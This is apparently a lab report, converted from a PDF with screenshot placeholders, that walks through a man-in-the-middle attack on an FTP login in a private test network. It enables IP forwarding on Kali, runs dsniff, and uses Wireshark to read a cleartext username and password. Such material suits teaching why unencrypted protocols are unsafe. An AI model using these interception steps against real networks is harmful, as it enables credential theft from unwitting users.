




**FTP Server Installed and Configured.**

**On Machine with IP -192.168.247.105**


## Access FTP server from windows command prompt



**FTP Server logged in from Machine 192.168.247.110 and logged in Successfully**

Do an mitm and username and password of FTP transaction using wireshark and dsniff

## IP forwarding configured on Kali Machine 192.168.247.100

A terminal window on a Kali Linux machine. The window title is 'bpg@kali-pc-001: ~'. The terminal shows a list of IPv4 kernel parameters with their current values. The user then sets 'net.ipv4.ip\_forward' to 1 using 'sysctl -w'.

```
root@kali-pc-001:~# echo 1 > /proc/sys/net/ipv4/ip
ip_default_ttl          ipfrag_high_thresh     ip_local_reserved_ports
ip_dynaddr              ipfrag_low_thresh      ip_nonlocal_bind
ip_early_demux          ipfrag_max_dist        ip_no_pmtu_disc
ip_forward              ipfrag_secret_interval ip_unprivileged_port_start
ip_forward_update_priority ipfrag_time
ip_forward_use_pmtu      ip_local_port_range
root@kali-pc-001:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali-pc-001:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali-pc-001:~#
```




```
bpg@kali-pc-001: ~  
File Actions Edit View Help  
root@kali-pc-001:~# apt install dsniff  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following additional packages will be installed:  
  libnet1 libnids1.21  
The following NEW packages will be installed:  
  dsniff libnet1 libnids1.21  
0 upgraded, 3 newly installed, 0 to remove and 0 not upgraded.  
Need to get 191 kB of archives.  
After this operation, 648 kB of additional disk space will be used.  
Do you want to continue? [Y/n] Y  
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 libnet1 amd64 1.1.6+dfsg-3.1 [6  
0.4 kB]  
Get:2 http://ftp.harukasan.org/kali kali-rolling/main amd64 libnids1.21 amd64 1.24-5 [27.0  
kB]  
Get:3 http://ftp.harukasan.org/kali kali-rolling/main amd64 dsniff amd64 2.4b1+debian-29 [1  
03 kB]  
Fetched 191 kB in 5s (37.9 kB/s)  
Selecting previously unselected package libnet1:amd64.  
(Reading database ... 172444 files and directories currently installed.)  
Preparing to unpack .../libnet1_1.1.6+dfsg-3.1_amd64.deb ...  
Unpacking libnet1:amd64 (1.1.6+dfsg-3.1) ...  
Selecting previously unselected package libnids1.21:amd64.  
Preparing to unpack .../libnids1.21_1.24-5_amd64.deb ...  
Unpacking libnids1.21:amd64 (1.24-5) ...  
Selecting previously unselected package dsniff.  
Preparing to unpack .../dsniff_2.4b1+debian-29_amd64.deb ...  
Unpacking dsniff (2.4b1+debian-29) ...  
Setting up libnet1:amd64 (1.1.6+dfsg-3.1) ...  
Setting up libnids1.21:amd64 (1.24-5) ...  
Setting up dsniff (2.4b1+debian-29) ...  
Processing triggers for kali-menu (2020.3.0) ...  
Processing triggers for libc-bin (2.30-8) ...  
Processing triggers for man-db (2.9.2-1) ...  
root@kali-pc-001:~#
```


Dsniff installed and command executed on interface eth0

```
bpg@kali-pc-001: ~/Desktop  
File Actions Edit View Help  
bpg@kali-pc-001: ~  
bpg@kali-pc-001: ~/Desktop  
root@kali-pc-001:/home/bpg/Desktop# dsniff -i eth0  
dsniff: listening on eth0  
[img alt="Kali Linux dragon logo watermark" data-bbox="150 550 650 750]]
```




## FTP Server logged in to capture the credentials





Dsniff captured the credentials



Wireshark interface showing a capture on the `eth0` interface. The filter is `tcp.port == 21`.

No.	Time	Source	Destination	Protocol	Length	Info
51	0.78857118	192.168.247.105	192.168.247.110	FTP	61	Response: 220 Microsoft FTP Service
57	0.825816986	192.168.247.110	192.168.247.105	FTP	68	Request: OPTS UTF8 ON
59	0.826486411	192.168.247.105	192.168.247.110	FTP	112	Response: 290 OPTS UTF8 command successful - UTF8 encoding now ON.
69	0.874288579	192.168.247.110	192.168.247.105	FTP	66	Request: USER Shiva
72	0.874847129	192.168.247.105	192.168.247.110	FTP	77	Response: 331 Password required
69	0.132958958	192.168.247.110	192.168.247.105	FTP	78	Request: PASS abc@1234
92	0.134184918	192.168.247.105	192.168.247.110	FTP	75	Response: 230 User logged in.
103	0.152045572	192.168.247.110	192.168.247.105	FTP	83	Request: PORT 192,168,247,110,194,48
109	0.153122881	192.168.247.105	192.168.247.110	FTP	84	Response: 200 PORT command successful.
115	0.171111915	192.168.247.110	192.168.247.105	FTP	69	Request: NLST
117	0.171829949	192.168.247.105	192.168.247.110	FTP	108	Response: 125 Data connection already open; Transfer starting.
123	0.173488713	192.168.247.105	192.168.247.110	FTP	78	Response: 226 Transfer complete.
139	0.551865349	192.168.247.110	192.168.247.105	FTP	68	Request: QUIT
142	0.552348795	192.168.247.105	192.168.247.110	FTP	68	Response: 221 Goodbye.
44	0.796587738	192.168.247.105	192.168.247.110	ICMP	84	Redirect (Redirect for host)

Frame 51: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface eth0, Id 8

- Ethernet II, Src: VMware\_6c:23:df (08:0c:29:6c:23:df), Dst: VMware\_9f:64:97 (08:0c:28:9f:64:97)
- Internet Protocol Version 4, Src: 192.168.247.105, Dst: 192.168.247.110
- Transmission Control Protocol, Src Port: 21, Dst Port: 49783, Seq: 1, Ack: 1, Len: 27
- File Transfer Protocol (FTP)
  - [Current working directory: ]

Packet details for Frame 51:

```

0000  00 0c 29 9f 64 97 00 0c 29 6c 23 df 08 00 45 02  ...d...)|#...E
0010  00 43 33 3f a0 00 00 06 57 4a c0 a8 f7 69 c0 a8  C370...W...i..
0020  f7 6e 00 15 c2 27 5d ca 7b 1c 18 85 52 3d 50 18  n...'}--R-P
0030  08 05 96 b3 00 00 32 32 30 28 4d 69 63 72 6f 73  ....22 8 Micros
0040  6f 66 74 20 46 54 50 28 53 65 72 76 69 63 65 9d  oft FTP Service
0050  0a

```

Wireshark interface showing a capture on the `eth0` interface. The filter is `tcp.port == 21`.

Packets: 168 · Displayed: 71 (42.3%) · Dropped: 0 (0.0%) Profile: Default

**Started wireshark and filtered FTP Protocol and got Username and Password of FTP User**